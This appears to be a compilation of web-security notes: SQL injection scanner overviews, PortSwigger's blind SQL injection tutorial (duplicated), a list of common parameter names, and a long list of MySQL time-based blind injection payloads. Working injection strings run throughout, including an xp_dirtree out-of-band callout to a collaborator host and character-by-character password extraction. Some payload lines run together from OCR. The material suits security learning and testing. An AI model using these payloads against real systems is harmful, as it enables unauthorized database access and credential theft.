
SQL Injection Scanner

An online scanner by Pentest-Tools test using OWASP ZAP. There are two options – light (FREE) and full (need to be registered).



Appspider

Appspider by Rapid7 is a dynamic application security testing solution to crawl and test a web application for more than **95 types of attack**.



RAPID7

DATA SHEET

Attack Types in InsightAppSec

Rapid7's research and product teams keep up with the latest application security attacks and best practices so you don't have to. With InsightAppSec, you can go way beyond the OWASP Top Ten to test for over 95 attack types and best practices; you can also create custom checks to address issues and risks that are unique to your environment.


- Anonymous Access
- Apache Struts 2 Framework Checks
- Apache Struts Detection
- Arbitrary File Upload
- ASP.Net Misconfiguration
- ASP.NET Serialization
- ASP.NET ViewState Security (ViewState Check)
- Autocomplete Attribute/ Check
- Blind SQL Injection
- Browser Cache Directive (Leaking sensitive information)
- Browser Cache Directive (Web application performance)
- Brute Force (HTTP Auth)
- Brute Force Form-Based Authentication
- Business Logic Abuse
- Clients Cross-Domain Policy Files
- Collecting Sensitive Personal Information (Personal sensitive information)
- Command Injection
- Cookie Attributes
- Credentials Over Insecure Channel
- Credentials Stored in Clear Text in a Cookie (Password exposure).
- Cross Origin Resources Sharing (CORS)
- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS, DOM-Based Reflected via AJAX Request)
- Cross-Site Scripting (XSS, DOM-Based)
- Cross-Site Tracing (XST– Web Method)
- CSP Headers
- Custom Directory Module
- Custom Parameter Module
- Custom Passive Module
- Directory Indexing
- Email Disclosure
- Expression Language Injection
- File Inclusion
- Forced Browsing
- Form Session Strength
- FrontPage Checks
- Heartbleed Check
- HTTP Authentication Over Insecure Channel
- HTTP Headers
- HTTP Query Session Check
- HTTP Response Splitting
- HTTP Strict Transport Security (HSTS)
- HTTP User-Agent Check
- HTTP Verb Tampering (Request Method Tampering)
- HTTPS Downgrade
- HTTPS Everywhere
- Information Disclosure in Comments
- Information Disclosure in Response
- Information Disclosure in Scripts (Script Check)
- Information Leakage In Response
- Java Grinder
- JavaScript Memory Leaks
- LDAP Injection
- Local Storage Usage
- Nginx NULL Code
- OS Commanding
- Out of Band Cross-Site Scripting (XSS)
- Out of Band Stored Cross-Site Scripting (XSS)
- Parameter Fuzzing
- Persistent Cross-Site Scripting (XSS, Passive– XSS Persistent)
- Persistent Cross-Site Scripting (XSS, Active– XSS Persistent Active)
- PHP Code Execution
- Predictable Resource Location (Resource Finder)
- Privacy Disclosure
- Privilege Escalation
- Profanity
- Reflected Cross-Site Scripting (XSS, Reflected)
- Reflected Cross-Site Scripting Simple (XSS, Simple)
- Reflection
- Reverse Clickjacking
- Reverse Proxy
- Secure and Non-Secure Content Mix
- Sensitive Data Exposure
- Sensitive Data Over an Insecure Channel
- Server Configuration
- Server Side Include (SSI) Injection
- Server Side Template Injection
- Session Fixation
- Session Strength
- Session Upgrade
- Source Code Disclosure
- SQL Information Leakage (SQL Errors)
- SQL Injection
- SQL injection Auth Bypass
- SQL Parameter Check
- SSL Strength
- Subresource Integrity Flaws
- Subdomain Discovery
- Unvalidated Redirect
- URL Rewriting
- Web Beacon
- Web Service Parameter Fuzzing
- X-Content-Type-Options
- X-Frame-Options
- XML External Entity Attack
- XPath Injection
- X-Powered-By
- X-XSS-Protection

The unique feature by Appspider called vulnerability validator lets the developer reproduce the vulnerability in real-time.

This becomes handy when you have remediated the vulnerability and would like to re-test to ensure the risk is fixed.

Acunetix

Acunetix is an enterprise-ready web application vulnerability scanner, trusted by more than 4000 brands worldwide. Not just the SQLi scan, but the tool is capable of finding more than 6000 vulnerabilities.



Se...	Vulnerability	URL	Parameter	Status
●	PHP allow_url_fopen enabled (AcuSensor)	http://testphp.vulnweb.com/		Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/artists.php	artist	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/search.php	test	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/search.php	searchFor	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/listproducts.php	cat	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/userinfo.php	pass	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/userinfo.php	uname	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/product.php	pic	Open
●	SQL injection (verified) AcuSensor	http://testphp.vulnweb.com/guestbook.php	login	Open
●	PHP errors enabled (AcuSensor)	http://testphp.vulnweb.com/		Open

Each finding is classified with potential fixes, so you know what to do to get it fixed. Further, you can integrate with CI/CD system and SDLC, so every security risk is identified and fixed before the application is deployed to production.

Wapiti

Wapiti is a python-based black-box vulnerability scanner. It supports a large number of attack detection.


- SQLi and XPath
- CRLS and XSS
- Shellshock
- File disclosure
- Server-side request forgery
- Command execution

and more..

It supports HTTP/HTTPS endpoint, multiple authentication types like Basic, Digest, NTLM, and Kerberos. You have an option to generate scan reports in HTML, XML, JSON, and TXT format.

Scant3r

A docker ready, scant3r is a lightweight scanner based on Python.



```
[knassar702@PC]:~/tools/scant3rr - cat links.txt | python3 scant3r.py -R
```

It looks for potential XSS, SQLi, RCE, SSTI from headers and URL parameters.

https://geekflare.com/find-sql-injection/

Blind SQL Injection

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

With blind SQL injection vulnerabilities, many techniques such as UNION attacks, are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a "Welcome back" message is displayed within the page.

This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

…xyz' AND '1'='1

…xyz' AND '1'='2

The first of these values will cause the query to return results, because the injected AND '1'='1 condition is true, and so the "Welcome back" message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the "Welcome back" message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, we start with the following input:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'm

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than m.

Next, we send the following input:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 't

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than t.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is s:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's

We can continue this process to systematically determine the full password for the Administrator user.

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a

xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a

These inputs use the CASE keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the CASE expression evaluates to 'a', which does not cause any error. With the second input, it evaluates to 1/0, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

Exploiting blind SQL injection by triggering time delays

In the preceding example, suppose that the application now catches database errors and handles them gracefully. Triggering a database error when the injected SQL query is executed no longer causes any difference in the application's response, so the preceding technique of inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays conditionally, depending on an injected condition. Because SQL queries are generally processed synchronously by the application, delaying the execution of an SQL query will also delay the HTTP response. This allows us to infer the truth of the injected condition based on the time taken before the HTTP response is received.

The techniques for triggering a time delay are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

'; IF (1=2) WAITFOR DELAY '0:0:10'--

'; IF (1=1) WAITFOR DELAY '0:0:10'--

The first of these inputs will not trigger a delay, because the condition 1=2 is false. The second input will trigger a delay of 10 seconds, because the condition 1=1 is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--

Blind SQL injection

In this section, we'll describe what blind SQL injection is, explain various techniques for finding and exploiting blind SQL injection vulnerabilities.

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

With blind SQL injection vulnerabilities, many techniques such as UNION attacks, are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a "Welcome back" message is displayed within the page.

This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

…xyz' AND '1'='1

…xyz' AND '1'='2

The first of these values will cause the query to return results, because the injected AND '1'='1 condition is true, and so the "Welcome back" message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the "Welcome back" message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, we start with the following input:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'm

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than m.

Next, we send the following input:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 't

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than t.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is s:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's

We can continue this process to systematically determine the full password for the Administrator user.

Note

The SUBSTRING function is called SUBSTR on some types of database. For more details, see the SQL injection cheat sheet.

LAB

PRACTITIONER<u>**Blind SQL injection with conditional responses**</u>

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a

xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a

These inputs use the CASE keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the CASE expression evaluates to 'a', which does not cause any error. With the second input, it evaluates to 1/0, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

Note

There are various ways of triggering conditional errors, and different techniques work best on different database types. For more details, see the SQL injection cheat sheet.

LAB

PRACTITIONERBlind SQL injection with conditional errors

Exploiting blind SQL injection by triggering time delays

In the preceding example, suppose that the application now catches database errors and handles them gracefully. Triggering a database error when the injected SQL query is executed no longer causes any difference in the application's response, so the preceding technique of inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays conditionally, depending on an injected condition. Because SQL queries are generally processed synchronously by the application, delaying the execution of an SQL query will also delay the HTTP response. This allows us to infer the truth of the injected condition based on the time taken before the HTTP response is received.

The techniques for triggering a time delay are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

'; IF (1=2) WAITFOR DELAY '0:0:10'--

'; IF (1=1) WAITFOR DELAY '0:0:10'--

The first of these inputs will not trigger a delay, because the condition 1=2 is false. The second input will trigger a delay of 10 seconds, because the condition 1=1 is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--

Note

There are various ways of triggering time delays within SQL queries, and different techniques apply on different types of database. For more details, see the SQL injection cheat sheet.

LAB

PRACTITIONERBlind SQL injection with time delays

LAB

PRACTITIONERBlind SQL injection with time delays and information retrieval

Exploiting blind SQL injection using out-of-band (OAST) techniques

Now, suppose that the application carries out the same SQL query, but does it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute an SQL query using the tracking cookie. The query is still vulnerable to SQL injection, however none of the techniques described so far will work: the application's response doesn't depend on whether the query returns any data, or on whether a database error occurs, or on the time taken to execute the query.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering out-of-band network interactions to a system that you control. As previously, these can be triggered conditionally, depending on an injected condition, to infer information one bit at a time. But more powerfully, data can be exfiltrated directly within the network interaction itself.

A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). This is because very many production networks allow free egress of DNS queries, because they are essential for the normal operation of production systems.

The easiest and most reliable way to use out-of-band techniques is using Burp Collaborator. This is a server that provides custom implementations of various network services (including DNS), and allows you to detect when network interactions occur as a result of sending individual payloads to a vulnerable application. Support for Burp Collaborator is built in to Burp Suite Professional with no configuration required.

The techniques for triggering a DNS query are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to cause a DNS lookup on a specified domain:

'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--

This will cause the database to perform a lookup for the following domain:

0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net

You can use Burp Suite's Collaborator client to generate a unique subdomain and poll the Collaborator server to confirm when any DNS lookups occur.

https://portswigger.net/web-security/sql-injection/blind

Parameter list (regular):

id
cid
pid
page
search
username
name
register
first name
last name
email
pass
password

dir
category
class
register
file
news
item
menu
lang
name
ref
title
time
view
topic
thread
type
date
form
join
main
nav
region
select
report
role
update
query
user
sort
where
params
process
row
table
from
results
sleep
fetch
order
keyword
column
field
delete
string
number
filter

Payload list:

MySQL Blind (Time Based):

0'XOR(if(now()=sysdate(),sleep(5),0))XOR'Z
0'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z
if(now()=sysdate(),sleep(5),0)
'XOR(if(now()=sysdate(),sleep(5),0))XOR'
'XOR(if(now()=sysdate(),sleep(5*1),0))OR'if(now()=sysdate(),sleep(5),0)/"XOR(if(now()=sysdate
(),sleep(5),0))OR"/if(now()=sysdate(),sleep(5),0)/*'XOR(if(now()=sysdate(),sleep(5),0))OR'"XOR
(if(now()=sysdate(),sleep(5),0))OR"*/if(now()=sysdate(),sleep(5),0)/'XOR(if(now()=sysdate(),sle
ep(5),0))OR'"XOR(if(now()=sysdate(),sleep(5),0) and 5=5)"/SLEEP(5)/*' or SLEEP(5) or '" or
SLEEP(5) or "*/%2c(select%5*%5from%5(select(sleep(5)))a)
(select(0)from(select(sleep(5)))v)
(SELECT SLEEP(5))
'%2b(select*from(select(sleep(5)))a)%2b'
(select*from(select(sleep(5)))a)
1'%2b(select*from(select(sleep(5)))a)%2b'
,(select * from (select(sleep(5)))a)
desc%2c(select*from(select(sleep(5)))a)
-1+or+1%3d((SELECT+1+FROM+(SELECT+SLEEP(5))A))
-1+or+1=((SELECT+1+FROM+(SELECT+SLEEP(5))A))(SELECT * FROM
(SELECT(SLEEP(5)))YYYY)(SELECT * FROM (SELECT(SLEEP(5)))YYYY)#(SELECT * FROM
(SELECT(SLEEP(5)))YYYY)--
'+(select*from(select(sleep(5)))a)+'(select(0)from(select(sleep(5)))v)%2f'+(select(0)from(select(
sleep(5)))v)+'"(select(0)from(select(sleep(5)))v)%2f*'+(select(0)from(select(sleep(5)))v)+'"+(sel
ect(0)from(select(sleep(5)))v)+"*%2f(select(0)from(select(sleep(5)))v)/*'+(select(0)from(select(
sleep(5)))v)+'"+(select(0)from(select(sleep(5)))v)+"*/**AND BLIND:**1 and sleep 5--
1 and sleep 5
1 and sleep(5)--
1 and sleep(5)
' and sleep 5--
' and sleep 5
' and sleep 5 and '1'='1
' and sleep(5) and '1'='1
' and sleep(5)--
' and sleep(5)
' AnD SLEEP(5) ANd '1
and sleep 5--
and sleep 5
and sleep(5)--
and sleep(5)
and SELECT SLEEP(5); #
AnD SLEEP(5)
AnD SLEEP(5)--
AnD SLEEP(5)#
 and sleep 5--
 and sleep 5
 and sleep(5)--

```
 and sleep(5)
 and SELECT SLEEP(5); #
' AND SLEEP(5)#
" AND SLEEP(5)#
') AND SLEEP(5)#OR BLIND:or sleep 5--
or sleep 5
or sleep(5)--
or sleep(5)
or SELECT SLEEP(5); #
or SLEEP(5)
or SLEEP(5)#
or SLEEP(5)--
or SLEEP(5)="
or SLEEP(5)='
 or sleep 5--
 or sleep 5
 or sleep(5)--
 or sleep(5)
 or SELECT SLEEP(5); #
' OR SLEEP(5)#
" OR SLEEP(5)#
') OR SLEEP(5)#
You can replace AND / OR1 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)
1 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (1337=1337
1 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND '1337'='1337
') AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ('PBiy'='PBiy
) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (1337=1337
)) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ((1337=1337
))) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (((1337=1337
1 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)# 1337
) WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
1 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
+(SELECT 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY))+
)) AS 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
) AS 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
` WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
`) WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
`=`1` AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND `1`=`1
]-(SELECT 0 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY))|[1
') AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
') AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ('1337'='1337
')) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (('1337'='1337
'))) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ((('1337'='1337
' AND (SELECT 3122 FROM (SELECT(SLEEP(5)))YYYY) AND '1337'='1337
```

```
') AND (SELECT 4796 FROM (SELECT(SLEEP(5)))YYYY) AND ('1337'='1337
')) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (('1337' LIKE '1337
'))) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ((('1337' LIKE '1337
%' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND '1337%'='1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND '1337' LIKE '1337
